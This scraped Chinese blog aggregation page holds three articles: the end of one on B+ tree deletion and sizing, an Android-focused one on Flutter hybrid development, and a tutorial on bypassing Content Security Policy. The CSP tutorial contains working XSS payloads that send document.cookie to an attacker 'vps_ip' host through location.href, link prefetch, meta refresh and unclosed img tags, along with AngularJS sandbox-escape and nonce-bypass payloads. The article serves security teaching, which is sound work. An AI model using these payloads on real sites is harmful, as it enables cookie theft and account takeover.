IO 要慢得多,所以为了减少磁盘IO操作,就要尽可能的减少页面分裂,充分利用页面空间,因此B+树提供了旋转操作 旋转操作的应用场景: B+树叶子页面空间已经满了,但是它的左右兄弟页面没有满 叶子页面空间满了,B+树会优先检查左右兄弟叶子页面是否能容纳数据,当左右兄弟页面空间都满了时,才会考虑页面分裂 图(6) 图(6)中,插入key为12的数据,叶子页面空间满了,这时B+树先检查左兄弟页面是否有多余的空间,通过旋转,把key分别为7, 10, 11, 12, 13的叶子中的 7 移动到左兄弟页面中,移动完成之后,左兄弟的key变成了2, 5, 7 同时,叶子中key为7的数据在上层索引页中也有记录,所以需要把上层索引页中key为7修改为 10,修改之后上层索引key分别为10, 15,最终的结果如下图(7)所示 图(7) 叶子页面插入新数据之后,页面空间已满,原本页面是需要分裂的,但是通过把当前页面上的数据移动到能容纳数据的兄弟页面中,减少了一次页分裂,也即减少了一次磁盘IO操作 删除 B+树的删除操作完成以后,有以下几种情况 1. 叶子页面和索引页面填充因子都大于等于50% 这种情况直接删除节点,页面会把删除节点的位置标记为空,以便存放后续其他的数据,同时,如果删除的key出现在上层的索引页面中,需要用叶子页面中被删除节点的下一个节点key去替换它 图(8) 图(8)中 7是待删除的节点,删除7后,叶子页面填充因子刚好等于50%,因为被删除的7在上层的索引页面中出现了相同的key,所以需要用叶子页面中下一个key,也就是12替换上层索引页面中的7,最终的结果如下面图(9)所示: 图(9) 2. 叶子页面填充因子50%,索引页面填充因子大于等于50% 叶子页面填充因子小于50%的时候,为了维持B+树的平衡,会有页面数据转移和合并的操作 从兄弟页面转移key数据到当前页面 当一个叶子页面填充因子小于50%,左右兄弟页面存在填充因子大于50%的时候,可以把兄弟页面中的数据转移到当前页面中,上一层索引页面中因叶子页面数据转移受影响的索引key也需要做相应的处理 如果左右兄弟页面的填充因子都大于50%时,转移任何一边页面数据到当前页面都可以,虽然选择不同的页面转移数据后,B+树的形态不一样,但是最终都是满足B+树特点的 图(10) 上面图(10)中,删除key为16的数据 ( 图中红色标识的区域 ),删除之后,原来key为15, 16的叶子页面变成了15,页面只剩下一个key 此时页面的填充因子小于50%,左兄弟页面填充因子大于50%,满足页面数据转移的条件 把左兄弟页面 (key为7, 12, 13)中的 13 转移到当前页面中 转移之后,两个页面key数量刚好等于填充因子,左兄弟页面key变为7, 12,当前页面的key变为13, 15 当前页面中最小key值由原来的 15 变成了 13,为了保持B+数的平衡,需要把当前页面上一层的索引页面中key为15替换为13, 最终的结果如下面图(11)所示 : 图(11) 当前页面key合并到兄弟页面 上面说明了从兄弟页面转移数据到当前页面,现在我们来看下当前页面数据量小于填充因子的时候,如何合并到兄弟页面中 当一个叶子页面填充因子小于50%,左右兄弟页面存在填充因子等于50%的时候,可以把这个叶子页面合并到左右兄弟页面中,上一层索引页面中因叶子页面数据合并受影响的索引key也需要做相应的处理 图(12) 在图(12)中,执行删除key为15的操作(图中红色区域),15位于key为13, 15的页面中,删除15之后,当前页面key变成了13, 只剩下一个key了 此时,当前页面填充因子小于50%,左右兄弟节点填充因子等于50%,所以无法从兄弟页面转移key数据到当前页面,但满足当前页面数据合并到兄弟页面的条件 左右兄弟页面都满足当前页面数据合并过去,选择任一兄弟页面都可以,虽然选择不同兄弟页面,会导致B+树的形态也不一样,但最终都是让B+树维持平衡,这里我们选则合并到左兄弟页面 15 被删除了之后,当前页面只剩下key为13的数据了 它合并到左兄弟页面之后, 当前页面为空,需要移除上一层索引页面中指向当前页面的索引key 13, 移除13的索引key之后, 索引页面key由原来的7, 13, 23变成7, 23 合并之后,左兄弟页面key由原来的7, 12变成7, 12, 13 最终的结果如下面 图(13) 所示 : 图(13) 3. 叶子页面和索引页面填充因子都小于50% 当叶子页面和索引页面填充因子都小于50%的时候,叶子页面和索引页面都会有数据转移或者合并的操作 图(14) 在图(14)中,执行删除叶子页面中key为12的数据(图中红色区域),12 位于key为7, 12叶子页面中,删除 12 之后,当前叶子页面变成了7,只剩下一个key了 当前叶子页面左右兄弟页面填充因子都是50%,所以满足合并的条件,合并到左兄弟页面或右兄弟页面都可以,这里我们选择合并到左兄弟页面 当前叶子页面中key为 7 的数据合并到左兄弟页面之后,当前叶子页面没数据了,而左兄弟页面key变成了2, 5, 7 为了保持B+树的平衡,指向当前叶子页面的上一层索引页面中,需要删除key为 7 的索引key, 删除key为7的索引后,索引页面key变成了15, 这时该索引页面填充因子小于50%,右兄弟页面填充因子等于50%,满足合并的条件 但是,索引页面数据合并到右兄弟页面之后,根节点的左子树就为空了,为了保持B+树的平衡,根页面数据需要合并到下一层的索引页面中 最后的结果如下面图(15)所示 : 图(15) 范围查询 B+树的叶子节点是按照key从小到大的顺序组成的一个双向链表,所以B+树非常适合范围查询(这里说的范围是B+树中索引节点的key的范围) 使用二分查找首先确定范围查询的起始key所在的叶子节点的位置,然后顺序遍历叶节点链表,直到叶节点key大于范围查询结束key,查询停止 B+树的大小 一颗 m 阶的B+树,索引节点存储的是索引信息,为了计算方便,这里假设一个索引key信息 8 字节,一个磁盘页面大概 4KB,那么一个磁盘页面能容纳的索引数量为:4 * 1024 / 8 = 512,此时 m 就等于 512 当B+树高度为2时,最多能容纳 512 (512的1次方) 个索引信息 当B+树高度为3时,最多能容纳 26万 (512的2次方)个索引信息 当B+树高度为4时,最多能容纳 1.3亿 (512的3次方)个索引信息 当B+树高度为5时,最多能容纳 687亿 (512的4次方)个索引信息 从上面的数据可以看到,B+树高度为5时, 能容纳 687 亿个索引信息,可以非常够用了 在实际的应用当中,B+树的根节点都是缓存在内存中的,树的最底层是叶子节点 所以针对高度为5的B+树,查找一条指定key值的数据最多只需要3次磁盘IO就能定位到具体的叶子页面,当树高度为4时,最多只需要2次磁盘IO就能定位到具体的叶子页面 B+树的应用 B+树主要用于磁盘和存储工具,著名的MySQL引擎 InnoDB 索引的数据模型使用的就是 B+ 树 当数据超过一定的量级的时候,为了快速检索数据而设置的索引信息也会变得非常庞大,而且这部分索引信息只能存储在磁盘中,B+树能从磁盘中快速检索到需要的数据,并且时间复杂度稳定在O(logn) 本文分享自微信公众号 - Linux开发那些事儿(LinuxThings)。 如有侵权,请联系 support@oschina.cn 删除。 本文参与“OSC源创计划”,欢迎正在阅读的你也加入,一起分享。

优秀的个人博客,低调大师

每日一博 | Flutter 混合开发基础

引言 Flutter 作为 Google 开源的新一代跨平台、高性能 UI 框架,旨在帮助开发者高效地构建出跨平台的、UI 与交互体验一致的精美应用,推出后一直倍受开发者的青睐。 当需要开发一个全新的应用时,我们可以很方便地从零开始,完全使用 Flutter 进行开发。但如果是针对一个现有的应用,需要引入 Flutter 技术,显然使用 Flutter 全部重写一遍是不现实的。幸运的是,Flutter 很好地支持了以独立页面、甚至是 UI 片段的方式集成到现有的应用中,即所谓的混合开发模式。本文主要从一个 Android 开发的视角,谈谈 Android 平台下, Flutter 的混合开发与构建。 Hello Flutter 相信现在应该很少会有移动端开发者不知道 Flutter,这里不再做过多介绍。对于这门技术,使用过的应该绝大多数都会说好;没用过的推荐尝试一下,跑个 Demo 体验体验,有可能它就是你需要学习和掌握的最后一门新技术了。回过头来,Flutter 究竟有什么独特的魅力让它能从一众技术中脱颖而出呢?总结一下,主要有以下几点: 跨平台:可以做到一套代码完美适配 Android、iOS 平台,未来还会覆盖更多平台,大大节省了开发人力与维护成本,同时拥有出色的跨端 UI 表现一致性。 高效开发:SDK 提供了丰富的 UI 组件,开箱即用;声明式的 UI 构建方式,大大减少出错率;Debug 模式提供热重载能力,可实时预览代码变更,不需要重新编译安装。 高性能:采用自建渲染引擎,独立于系统并可单独优化;区别于 RN、WEEX,没有中间层转换的额外开销;Release 模式下代码编译为 AOT 指令,运行高效。 受益于以上的核心优势,Flutter 推出后圈了很多移动开发者的粉,各互联网大厂也纷纷将其作为一项基础技术进行研究。在 Flutter 初期,其应用场景主要是从 0 构建一个全新 App,对混合开发的支持很不友好。但作为一门跨平台的技术框架,到底还是需要依赖原生平台提供的诸多系统能力,此外还有众多现存原生 App 跃跃欲试,因此在这个需求背景下,混合开发的支持与完善至今已发展得越来越好,下面我们就用一个简单的示例开始 Android 端的 Flutter 混合开发与构建之旅。 引入 Flutter 模块 要在一个已有的 Android Project 中使用 Flutter,需要引入一个 Flutter Module。在 Android Studio(需要确保 Flutter 插件已经成功安装并启用)中打开现有 Android 工程,通过使用 File > New > New Module… 菜单,我们可以新创建一个 Flutter 模块或是导入一个外部的 Flutter 模块。 这里以最简单的 Android App 项目为例,导入 Flutter 模块。在 Flutter 模块导入成功之后,原工程文件、结构都会发生一些变化,主要有: settings.gradle 文件新增了以下内容。其实就是执行对应 Flutter 模块下 .android/include_flutter.groovy 脚本文件,该步骤会引入一个名为 Flutter 的 Android Library Module,同时还会引入 Flutter 模块所依赖的所有插件。 setBinding(new Binding([gradle: this])) evaluate(new File( settingsDir.parentFile, 'flutter_module/.android/include_flutter.groovy' )) include ':flutter_module' project(':flutter_module').projectDir = new File('../flutter_module') 项目结构变化,如下图所示: 在引入 Flutter 模块之前,项目中仅有 app 一个 Module;而在引入之后,可以看到除了原有的 app Module 外,Flutter Gradle 插件自动引入了额外几个子 Module: flutter_module:指代要引入的目标 Flutter Module,不会 apply Android 相关的任何插件,主要是包含 Flutter 相关源码、资源、依赖等。 flutter:为 Flutter Gradle 插件引入的 Android Library Module;主要负责编译 flutter_module 及其依赖的第三方 Package、Plugin 的 Dart 代码,以及打包 Flutter 资源等。 device_info:为 Flutter Gradle 插件自动引入的 Flutter Android Plugin Library Module,这是因为一开始我在 flutter_module 的 pubspec.yaml 文件中添加了对 device_info 这个插件的依赖。Flutter Gradle 工具会将 flutter_module 依赖到的所有插件其 Android 平台侧的代码、资源作为一个 Library Module 引入到项目中一起参与构建。如果要查看 flutter_module 引入了哪些 Plugin,可以查看其对应目录下的 .flutter-plugins 与 .flutter-plugins-dependencies 文件,这两个文件是执行 flutter pub get 时生成的,记录了插件的本地文件目录、依赖信息等。 注意:一个工程不能包含多个 Flutter Module,最多只能引入一个,这是由 Flutter 的 Gradle 插件决定的。 使用 Flutter 完成 Flutter 模块的引入后,我们再来看看如何使用 Flutter。 添加依赖 首先需要在 App 模块的build.gradle脚本文件中添加对Flutter工程的依赖,只有这样 Flutter 模块才会参与到整个应用的构建中来,我们也才能够在 App 模块中调用到 Flutter 提供的 Java 层 API。如下所示: dependencies { implementation project(':flutter') } 运行 Flutter 页面 我们可以选择使用 Activity、Fragment 或者 View 来承载 Flutter 的 UI,这里主要介绍前面两种方式,并假设flutter_module中已经通过runApp方法渲染了一个widget。 运行 Flutter Activity。使用io.flutter.embedding.android.FlutterActivity类可以很方便的启动一个 Flutter Activity,当然我们也可以继承它并扩展自己的逻辑。示例代码如下: FlutterActivity .withNewEngine() .build(context) .also { startActivity(it) } 运行 Flutter Fragment。可以使用FlutterFragmentActivity或者FlutterFragment来添加 Flutter UI 片段:a. 使用FlutterFragmentActivity可以自动创建并添加一个FlutterFragment;b. 手动创建FlutterFragment后添加到目标 Activity 中。示例代码如下: val flutterFragment = FlutterFragment.withNewEngine() .dartEntrypoint(getDartEntrypointFunctionName()) .initialRoute(getInitialRoute()) .appBundlePath(getAppBundlePath()) .flutterShellArgs(FlutterShellArgs.fromIntent(intent)) .handleDeeplinking(shouldHandleDeeplinking()) .renderMode(renderMode) .transparencyMode(transparencyMode) .shouldAttachEngineToActivity(shouldAttachEngineToActivity()) .build<FlutterFragment>() fragmentManager .beginTransaction() .add( FRAGMENT_CONTAINER_ID, flutterFragment, TAG_FLUTTER_FRAGMENT ) .commit() 平台层和 Flutter 层通信。不论是开发 Plugin 还是业务逻辑,平台层与 Flutter 层通信是必不可少的,为此就需要使用到MethodChannel。平台层通过MethodChannel请求调用 Flutter 层 API 时,数据在经过打包编码后,通过 JNI、DartVM 传到 Flutter 层解码后使用;待结果计算完成后,又会重新打包编码,经过 DartVM、JNI 传回到 Native 层;同理,在 Flutter 层请求调用平台层的 API 时,数据处理是一致的,只是流转方向相反。通过这种方式,平台层与 Flutter 层就建立了一个双向的、异步的通信通道。在下面的示例代码中,Native 层使用dev.flutter.example/counter创建一个MethodChannel,并设置 Handler 接收 Dart 的远程方法调用 incrementCounter,并调用 reportCounter 将结果回传。 channel = MethodChannel(flutterEngine.dartExecutor, "dev.flutter.example/counter") channel.setMethodCallHandler { call, _ -> when (call.method) { "incrementCounter" -> { count++ channel.invokeMethod("reportCounter", count) } } } Dart 层使用相同的名称创建 MethodChannel,并设置 Handler 处理回调结果,随后调用 incrementCounter 方法请求 counter。示例代码如下: final _channel = MethodChannel('dev.flutter.example/counter'); _channel.setMethodCallHandler(_handleMessage); _channel.invokeMethod('incrementCounter'); Future<dynamic> _handleMessage(MethodCall call) async { if (call.method == 'reportCounter') { _count = call.arguments as int; notifyListeners(); } } 这里我们是通过手动创建 MethodChannel 进行通信的,这在进行简单通信的场景是没问题的,但在通信接口 API 比较复杂的情况就不是很适用了。 一是繁琐,因为我们需要手写大量的打包、拆包代码;二是容易出错。这个时候就轮到 Pigeon 大显身手了。Pigeon 是一个官方推出的代码生成工具,可以生成类型安全的双向通信 API 接口,具体可以参考官方的 Example,这里不再赘述。 Pigeon :https://flutter.dev/docs/development/platform-integration/platform-channels#pigeon Flutter APK 解析 到这里,我们已经了解了如何在现有 Android 项目中引入并使用 Flutter,接下来我们再来探究一下 Flutter APK 的结构,看看 Flutter Tools 在这个 APK 包内到底打包了哪些东西。下面两图分别为 Debub 模式和 Release 模式下构建出来的 Flutter APK 包结构,忽略了非 Flutter 相关的项。 可以看到两个模式下的 APK 结构大致相同,说明如下: lib/{arch}/libflutter.so:为对应架构的 Flutter Engine 共享库,负责 Flutter 渲染、JNI 通信、DartVM。如果不需要对应架构的版本,通过 abiFilters 可以 Exclude 掉。 lib/{arch}/libapp.so:只存在于 Release 模式下,共享库中包含 Dart AOT 生成的二进制指令和数据。在运行时,Flutter Engine 通过 Dynamic Load 的方式,从共享库中读取对应的可执行机器指令以及数据。 assets/flutter_assets:Flutter 引用到的相关资源 fonts:包含字体库。 FontManifest.json:引用到的字体库清单文件,json 格式,所有使用到的字体、以及字体文件在 flutter_assets 下的路径。 AssetManifest.json:其他资源清单文件,json 格式,为所有资源名称到资源路径的映射,Flutter 在加载某一项资源时,会通过这个配置清单找到对应路径的资源进行读取后加载。 kernel_blob.bin、isolate_snapshot_data、vm_snapshot_data:只存在于 Debug 模式下,分别为 DartVM 字节码与数据,其作用类似于 libapp.so,只是存在形式、打包方式不同。在 Debug 模式下,Flutter Tools 将指令和数据分别打包,主要是为了热重载(HotReload)服务的,而在 Release 模式下是统一打包成共享库。 踩过的坑 这里,也总结了几个我们在应用的时候遇到的问题,供大家参考避坑。 路由管理复杂:这里面包括 Flutter 层内部的页面路由管理以及 Flutter 与原生的混合栈管理。前者在 Navigator 2.0 API 中已经得到了很好的完善与支持,但后者仍面临着诸多限制与不足,需要改进。目前项目中还未涉及到后者这种很复杂的业务场景,因此对这一块的研究比较少,感兴趣的同学可以了解一下诸如 flutter_boost 此类的开源解决方案。 生命周期不对应:Android 的组件一般都会有自己的生命周期,Flutter 的 Widget State 也有一套自己的生命周期,但这两者其实并不是一一对应的。比如原生的 Activity 页面虽然已经被 Finish 并 Destroy 掉了,但 Flutter 层的页面并不一定会随之而被 Dispose,尤其是在使用 Cache Flutter Engine 的时候。Flutter 页面是可以脱离原生页面而存在的,它们可以被动态地 Attach 和 Detach,Attach 时会触发重新渲染,Detach 时 UI 相关的所有操作都会 Pending 直到重新被 Attach。所以在混合开发中,业务逻辑不应该过度依赖 Widget State 的一些生命周期方法,因为它们可能会被延后执行从而导致一些奇怪的 Bug。 总结 Flutter 混合开发使得开发者可以渐进式地进行 Flutter 开发与迁移,是 Flutter 寄生于原生平台至关重要的一环。 本文主要从一个 Android 开发的视角,介绍了 Flutter 混合开发的入门知识。随着 Flutter 开源项目的不断迭代与演进,混合开发的体验正在变得越来越好、性能也越来越高。但美中不足的是仍然有一些应用场景与问题并未得到很好地完善与解决,比如 Flutter 多实例问题(我们也将在本月的另一篇文章中跟大家分享介绍我们在实践 Flutter 多实例遇到的问题与解决方案,敬请关注)。 瑕不掩瑜,Flutter 这门技术整体而言还是非常不错的,它如今仍处于快速发展的阶段,相信在 Flutter 团队与开源社区的共同努力下,未来的生态值得期待。 作者简介 李成达,网易云信资深移动端开发工程师,热衷于研究跨平台开发技术以及工程提效,目前主要负责视频会议组件化 SDK 的相关研发工作。 关于网易云信的技术实践,也欢迎关注网易云信官网。 更多技术干货,欢迎关注【网易智企技术+】微信公众号。

优秀的个人博客,低调大师

每日一博 | CSP 浅析与绕过

XSS是最常见、危害最大的网页安全漏洞,想要抵御它们,要采取非常多编程措施,非常麻烦。那么,有没有可以从根本上解决问题,浏览器自动禁止外部注入恶意脚本的方法呢?CSP应运而生。 本文涉及相关实验:XSS进阶之CSP绕过 (实验介绍了CSP防御机制的基本原理,利用script gadget绕过CSP,进而实施XSS攻击,并对攻击原理和过程进行分析。) 什么是CSP CSP(Content Security Policy,内容安全策略),是网页应用中常见的一种安全保护机制,它实质就是白名单制度,开发者明确告诉客户端,哪些外部资源可以加载和执行,哪些不可以 CSP如何工作 通过响应包头(Response Header)实现: Content-Security-policy: default-src 'self'; script-src 'self' allowed.com; img-src 'self' allowed.com; style-src 'self'; 通过HTML 元标签实现: <meta http-equiv="Content-Security-Policy" content="default-src 'self'; img-src https://*; child-src 'none';"> CSP指令 我们可以看出,有一部分是CSP中常用的配置参数指令,我们也是通过这些参数指令来控制引入源,下面列举说明: script-src:外部脚本 style-src:样式表 img-src:图像 media-src:媒体文件(音频和视频) font-src:字体文件 object-src:插件(比如 Flash) child-src:框架 frame-ancestors:嵌入的外部资源(比如<frame>、<iframe>、<embed>和<applet>) connect-src:HTTP 连接(通过 XHR、WebSockets、EventSource等) worker-src:worker脚本 manifest-src:manifest 文件 dedault-src:默认配置 frame-ancestors:限制嵌入框架的网页 base-uri:限制<base#href> form-action:限制<form#action> block-all-mixed-content:HTTPS 网页不得加载 HTTP 资源(浏览器已经默认开启) upgrade-insecure-requests:自动将网页上所有加载外部资源的 HTTP 链接换成 HTTPS 协议 plugin-types:限制可以使用的插件格式 sandbox:浏览器行为的限制,比如不能有弹出窗口等。 除了Content-Security-Policy,还有一个Content-Security-Policy-Report-Only字段,表示不执行限制选项,只是记录违反限制的行为。它必须与report-uri选项配合使用。 Content-Security-Policy-Report-Only: default-src 'self'; ...; report-uri /my_amazing_csp_report_parser; CSP指令值 介绍完CSP的指令,下面介绍一下指令值,即允许或不允许的资源 *: 星号表示允许任何URL资源,没有限制; self: 表示仅允许来自同源(相同协议、相同域名、相同端口)的资源被页面加载; data:仅允许数据模式(如Base64编码的图片)方式加载资源; none:不允许任何资源被加载; unsafe-inline:允许使用内联资源,例如内联<script>标签,内联事件处理器,内联<style>标签等,但出于安全考虑,不建议使用; nonce:通过使用一次性加密字符来定义可以执行的内联js脚本,服务端生成一次性加密字符并且只能使用一次; 下面通过具体的例子来看看CSP指令和指令值的用法: <img src=image.jpg> 该图片来自https://example.com将被允许载入,因为是同源资源; <script src=script.js> 该js脚本来自https://example.com将被允许载入,因为是同源资源; <script src=https://examples.com/script.js>,该js脚本将不允许被加载执行,因为来自https://examples.com, 非同源; CSP绕过 CSP从诞生时起即有安全研究人员所探索,本文总结部分方法 在开始之前,我们都可以将相应的CSP政策丢上Google 提供的 CSP Evaluator检测一波,有奇效(手动滑稽) location.href绕过 href 属性是一个可读可写的字符串,可设置或返回当前显示的文档的完整 URL。 CSP不影响location.href跳转,因为在大多数网站中的跳转功能都是靠前端实现的,如果限制跳转将会使网站很大一部分功能受到影响,所以利用跳转来绕过CSP是一个万能的方法;或者存在script-src 'unsafe-inline';这条规则也可以用该绕过方法 demo <?php if (!isset($_COOKIE['a'])) { setcookie('a',md5(rand(0,1000))); } header("Content-Security-Policy: default-src 'self';"); ?> <!DOCTYPE html> <html> <head> <title>CSP Test</title> </head> <body> <h2>CSP-safe</h2> <?php if (isset($_GET['a'])) { echo "Your GET content".@$_GET['a']; }// ?> 这个地方可以用location跳转:location.href(window.location/window.open)绕过 exp ?a=<script>location.href="http://127.0.0.1"+document.cookie;</script> 在我们已经可以执行任意js脚本但由于CSP的阻拦我们的cookie无法带外传输,就可以用此方法 location.href = "vps_ip:xxxx?"+document.cookie 可以执行任意js脚本,但由于CSP无法数据外带 CSP为script-src 'unsafe-inline' link标签预加载导致的绕过 这是个老办法了,在大部分浏览器都已经约束了该标签,但是老浏览器可能还可行 <!-- firefox --> <link rel="dns-prefetch" href="//${cookie}.vps_ip"> ​ <!-- chrome --> <link rel="prefetch" href="//vps_ip?${cookie}"> 那我们该如何将数据外带呢 动态构建元素,再引发页面跳转 var link = document.createElement("link"); link.setAttribute("rel", "prefetch"); link.setAttribute("href", "//vps_ip/?" + document.cookie); document.head.appendChild(link); 这样就可以将cookie外带了 可以执行任意js脚本,但由于CSP无法外带数据 meta网页跳转绕过 与link标签原理相似,利用meta标签实现网页跳转 http://127.0.0.1/csp.php?xss==<meta http-equiv="refresh" content="1;url=http://150.158.188.194:7890/" > 除此之外,meta标签还有一些不常用的功能有时也能起奇效 meta可以控制缓存(在header没有设置的情况下),有时候可以用来绕过CSP nonce。 <meta http-equiv="cache-control" content="public"> meta可以设置Cookie(Firefox下),可以结合self-xss利用 <meta http-equiv="Set-Cookie" Content="cookievalue=xxx;expires=Wednesday,21-Oct-98 16:14:21 GMT; path=/"> meta这一被很多人忽略的标签,其实可以做到的东西也不少,后面有机会会进一步分析 iframe绕过 iframe 元素会创建包含另外一个文档的内联框架(即行内框架),我们可以通过设置这个来做到一个跨域访问,这其中就有安全问题了,但是今天要用到的并不是这些 在CSP中,通过配置sandbox和child-src可以设置iframe的有效地址,它限制适iframe的行为,包括阻止弹出窗口,防止插件和脚本的执行,而且可以执行一个同源策略。 同源 这才是主角,当一个同源站点存在两个页面,我们称它们为A页面和B页面,假如A页面有CSP保护,而B页面没有,我们就可以直接在B页面新建iframe用js操作A页面的DOM,也就是说A页面的CSP防护完全失效 demo&exp <!-- A页面 --> <meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'self'"> ​ <h1 id="flag">flag{0xffff}</h1> <!-- B页面 --> ​ <!-- 下面模拟XSS --> <body> <script> var iframe = document.createElement('iframe'); iframe.src="http://127.0.0.1/a.php"; document.body.appendChild(iframe); setTimeout(()=>alert(iframe.contentWindow.document.getElementById('flag').innerHTML),1000); </script> </body> setTimeout是为了等待iframe加载完成 你以为就这样就完了?那你果然和我一样天真了 在找CSP绕过相关资料时,还发现了个好玩的东西(zhazhami师傅的博客) 在Chrome下,iframe标签支持csp属性,这有时候可以用来绕过一些防御,例如"http://xxx"页面有个js库会过滤XSS向量,我们就可以使用csp属性来禁掉这个js库。 <iframe csp="script-src 'unsafe-inline'" src="http://xxx"></iframe> 一个同源站点存在两个页面,其中一个有CSP保护,一个没有且存在xss漏洞 我们要的数据在存在CSP保护的页面中 CDN绕过 一般来说,前端要用到许多的前端框架和库,而部分企业为了效率或者其他原因,会选择使用其他CDN上的js框架,当这些CDN上存在一些低版本的框架时,就可能存在绕过CSP的风险 这里借Orange大神绕过hackmd CSP的文章(A Wormable XSS on HackMD!)来分析一波 demo 先来看hackmd的CSP策略 content-security-policy: script-src 'self' vimeo.com https://gist.github.com www.slideshare.net https://query.yahooapis.com 'unsafe-eval' https://cdnjs.cloudflare.com https://cdn.mathjax.org https://www.google.com https://apis.google.com https://docs.google.com https://www.dropbox.com https://.disqus.com https://.disquscdn.com https://www.google-analytics.com https://stats.g.doubleclick.net https://secure.quantserve.com https://rules.quantcount.com https://pixel.quantserve.com https://js.driftt.com https://embed.small.chat https://static.small.chat https://www.googletagmanager.com https://cdn.ravenjs.com 'nonce-38703614-d766-4dff-954b-57372aafe8bd' 'sha256-EtvSSxRwce5cLeFBZbvZvDrTiRoyoXbWWwvEVciM5Ag=' 'sha256-NZb7w9GYJNUrMEidK01d3/DEtYztrtnXC/dQw7agdY4=' 'sha256-L0TsyAQLAc0koby5DCbFAwFfRs9ZxesA+4xg0QDSrdI='; img-src * data:; style-src 'self' 'unsafe-inline' https://assets-cdn.github.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://www.google.com https://fonts.gstatic.com https://.disquscdn.com https://static.small.chat; font-src 'self' data: https://public.slidesharecdn.com https://cdnjs.cloudflare.com https://fonts.gstatic.com https://.disquscdn.com; object-src *; media-src *; frame-src *; child-src *; connect-src *; base-uri 'none'; form-action 'self' https://www.paypal.com; upgrade-insecure-requests 看到了unsafe-eval这个关键字,可以想到Breaking XSS mitigations via Script Gadgets手法,但我们继续往下看就会发现,其实没这么复杂,因为该CSP政策还允许了https://cdnjs.cloudflare.com/这个js hosting服务,这个提供了很多第三方的函数库以供引入,这样我们就可以直接借助AngularJS 函数库以及Client-Side Template Injection里面成熟的沙盒逃逸技术绕过 再因为原本WAF对注释的完全可信,可以构造出<!-- foo="bar--><script>alert(1)</script>>" -->这一payload,用-->来闭合前面的注释,来让后面内容完全可控 两者结合,得出最终payload exp <!-- foo="--> <script src=https://cdnjs.cloudflare.com/ajax/libs/angular.js/1.0.8/angular.min.js> </script> <div ng-app> {{constructor.constructor('alert(document.cookie)')()}} </div> //sssss" --> 详细内容看Orange师傅的文章 如果用了Jquery-mobile库,且CSP中包含"script-src 'unsafe-eval'"或者"script-src 'strict-dynamic'",可以用此exp <div data-role=popup id='<script>alert(1)</script>'></div> 还比如RCTF2018题目出现的AMP库,下面的标签可以获取名字为FLAG的cookie <amp-pixel src="http://your domain/?cid=CLIENT_ID(FLAG)"></amp-pixel> 总而言之,这一绕过方法主要可以套用网上相应的payload格式来绕过CSP,在Breaking XSS mitigations via Script Gadgets中总结了可以被用来CDN绕过的一些JS库,可以用作参考 CDN服务商存在低版本的js库 该CDN服务商在CSP白名单中 站点可控静态资源绕过 给一个绕过codimd的(实例)codimd xss 案例中codimd的CSP中使用了www.google-analytics.com 而www.google.analytics.com中提供了自定义javascript的功能(google会封装自定义的js,所以还需要unsafe-eval),于是可以绕过CSP demo <meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'unsafe-eval' https://www.google-analytics.com"> <script src="https://www.google-analytics.com/gtm/js?id=GTM-PJF5W64"></script> exp 同理,在其他站点提供了可控静态资源的功能时,且CSP中允许了此站点,就可以用该方式绕过 存在可控静态资源 站点在CSP允许名单中 不完整script标签绕过 我们先来了解一个小知识(敲黑板):当浏览器碰到一个左尖括号时,会变成标签开始状态,然后会一直持续到碰到右尖括号为止,在其中的数据都会被当成标签名或者属性 好,我们开搞 demo1 <?php header("X-XSS-Protection:0");?> <meta http-equiv="Content-Security-Policy" content="default-src 'self'; script-src 'nonce-xxxxx'"> <?php echo $_GET['xss']?> <script nonce='xxxxx'> //do some thing </script> exp 当我们输入http://127.0.0.1/2.php?xss=<script src=data:text/plain,alert(1),我们可以发现<script就会被变成一个属性,值为空,之后的nonce='xxxxx' 会被当成我们输入的script标签中的一个属性,成功绕过script-src demo2 但是在chrome中,虽然第二个<script 被当成了属性名,但依旧会干扰chrome对标签的解析,造成错误,使我们的exp无法成功执行 exp 这里可以用到标签的一个技巧,当一个标签存在两个同名属性时,第二个属性的属性名及其属性值都会被浏览器忽略 <!-- 3.php --> <h1 a="123" b="456" a="789" a="abc">123</h1> 于是我们可以输入 http://127.0.0.1/2.php?xss=123<script src="data:text/plain,alert(1)" a=123 a= 先新建一个a属性,然后再新建第二个a属性,这样我们就将第二个<script赋给了第二个a属性,浏览器在解析的时候直接忽略了第二个属性及其后面的值,这样exp就能成功在chrome浏览器上执行 可控点在合法script标签上方,且其中没有其他标签 XSS页面的CSP script-src只采用了nonce方式 不完整的资源标签获取资源 demo <meta http-equiv="Content-Security-Policy" content="default-src 'self';script-src 'self'; img-src *;"> <?php echo $_GET['xss']?> <h1>flag{0xffff}</h1> <h2 id="id">3</h2> 这里可以注意到img用了*,有些网站会用很多外链图片,所以这个情况并不少见,虽然我们可以新建任意标签,但是由于CSP我们的JS并不能执行(没有unsafe-inline),于是我们可以用不完整的<img标签来将数据带出 exp http://127.0.0.1/csp.php?xss=<img src="//vps_ip?a= 此时由于我们传入的src的引号没有闭合,html解析器会一直寻找第二个引号,而直到”id“前的引号出现之前,所有内容都会被当作src的值发送到我们的vps上 需要注意的是,chrome下这个exp并不会成功,因为chrome不允许发出的url中含有回车或< 可以加载外域资源 (img-src: *) 需要获取页面某处的信息 302(重定向)绕过 很多时候一个网站都会带有一个302跳转功能的页面,用它来导向到本站的资源或者是外部的链接 我们首先看一下w3c文档里关于重定向的说明https://www.w3.org/TR/CSP2/#source-list-paths-and-redirects 很明显的,如果我们的script-src设置为某个目录,通过这个目录下的302跳转,是可以绕过csp读取到另一个目录下的脚本的。 接下来就来模拟分析一波 demo <!-- csp.php --> <?php header("Content-Security-Policy: default-src 'self';script-src http://127.0.0.1/a/"); ?> ​ <html> <head> </head> <body> csp header test </body> </html> <!-- redirect.php --> <?php header("Location: " . $_GET[url]); ?> <!-- test.php --> <!DOCTYPE html> <html> <head> <title>1</title> </head> <body> 123 </body> </html> csp限制了/a/目录,而我们的目标脚本在/b/目录下则如果这时候请求redirect页面去访问/b/下的脚本是可以通过csp的检查的 exp http://127.0.0.1/a/redirect.php?url=/b/test.php 但这是有一个很严格的条件的,加载的资源所在的域必须和自身处于同域下(example.com),也就是不可能通过302跳转去加载一个其他域下的脚本的,比如通过a.com的302跳转去加载b.com下的脚本是不可以 但!又来个但是了,在实际环境中,比如某个站调用某个cdn,或者类似于script-src example.com/scripts/ google.com/recaptcha/,google.com/script/*下有个evil.js,然后刚好站内有个重定向,漏洞条件就已经成立了。 